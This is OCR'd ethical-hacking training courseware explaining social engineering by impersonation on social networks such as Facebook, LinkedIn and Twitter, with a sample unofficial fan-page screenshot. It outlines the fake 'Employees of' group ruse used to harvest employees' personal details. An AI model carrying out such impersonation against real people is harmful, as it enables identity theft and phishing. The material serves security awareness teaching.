


LO#04: Explain Impersonation on Social Networking Sites

Impersonation on Social Networking Sites

Today social networking sites are widely used by many people that allow them to build online profiles, share information and media such as pictures, blog entries, and music clips. Thus, it is relatively easier for an attacker to impersonate someone. The victim is likely to trust the attacker and eventually reveal information that would help them gain access to the system.

This section describes how attackers perform social engineering through impersonation using various social networking sites such as Facebook, LinkedIn, and Twitter, and highlights the risks these sites pose to corporate networks.



Social Engineering through Impersonation on Social Networking Sites

C|EH Certified Ethical Hacker
Attacker

Organization Details

Professional Details

Contacts and Connections

Personal Details

01
- Malicious users **gather confidential information** from social networking sites and create accounts using another person's name

02
- Attackers use these fraudulent profiles to create large networks of friends and **extract information** using social engineering techniques

03
- Attackers attempt to join the target **organization's employee groups** where personal and company information is shared

04
- Attackers may can also use collected information to carry out other forms of **social engineering attacks**

Social Engineering through Impersonation on Social Networking Sites

As social networking sites such as Facebook, Twitter, and LinkedIn are widely used, attackers coopt them as a vehicle for impersonation. There are two ways an attacker can perform impersonation on social networking sites:


- By creating a fictitious profile of the victim on the social media site
- By stealing the victim's password or indirectly gaining access to the victim's social media account

Social networking sites are a treasure trove for attackers because people share their personal and professional information on these sites, such as name, address, mobile number, date of birth, project details, job designation, company name, and location. The more information people share on a social networking site, the more likely it is that an attacker can impersonate them to launch attacks against them, their associates, or their organization. They may also try to join the target organization's employee groups to extract corporate data.

In general, the information attackers gather from social networking sites includes organization details, professional details, contacts and connections, and personal details, which they then use to execute other forms of social engineering attacks.

Impersonation on Facebook

- The attacker creates a **fake user group** on Facebook labeled as for “Employees of” the target company
- Using a **false identity**, the attacker then proceeds to "friend" or invite employees to the fake group
- Users join the group and **provide their credentials** such as date of birth, educational and employment backgrounds, spouses’ names, etc.
- Using the details of any of these employees, the attacker can **compromise** a secured facility to **gain access** to the building
- Attackers scan details in **profile pages**. They use these for spear phishing, impersonation, and identity theft



Search Facebook
FROM THE DIRECTOR OF THE DARK KNIGHT TRILOGY, INCEPTION AND INTERSTELLAR
DUNKIRK
CHRISTOPHER NOLAN
JULY 21
Christopher Nolan
@ChristopherNolan.info · Interest
Home
About
Photos
Videos
More
Like
About
See all
Create post
Photo/video
Check in
Tag friends
Pinned post

Unofficial page for The director of Interstellar, The Dark Knight Trilogy, Inception, The Prestige, Memento, Following.

The Master of Screenplay,Legend of Direction!!
This Page is Unofficial and run by Fans.

ps: All the copyrighted content shared on this page is found...
See more

373,741 people like this including 4 of your friends

379,098 people follow this

Christopher Nolan is with Ashraful Islam and 15 others.
May 25, 2019 ·

It is official. It is TENET.
https://unsplash.com/photos/pozX3oDOD1g

https://www.facebook.com

Impersonation on Facebook

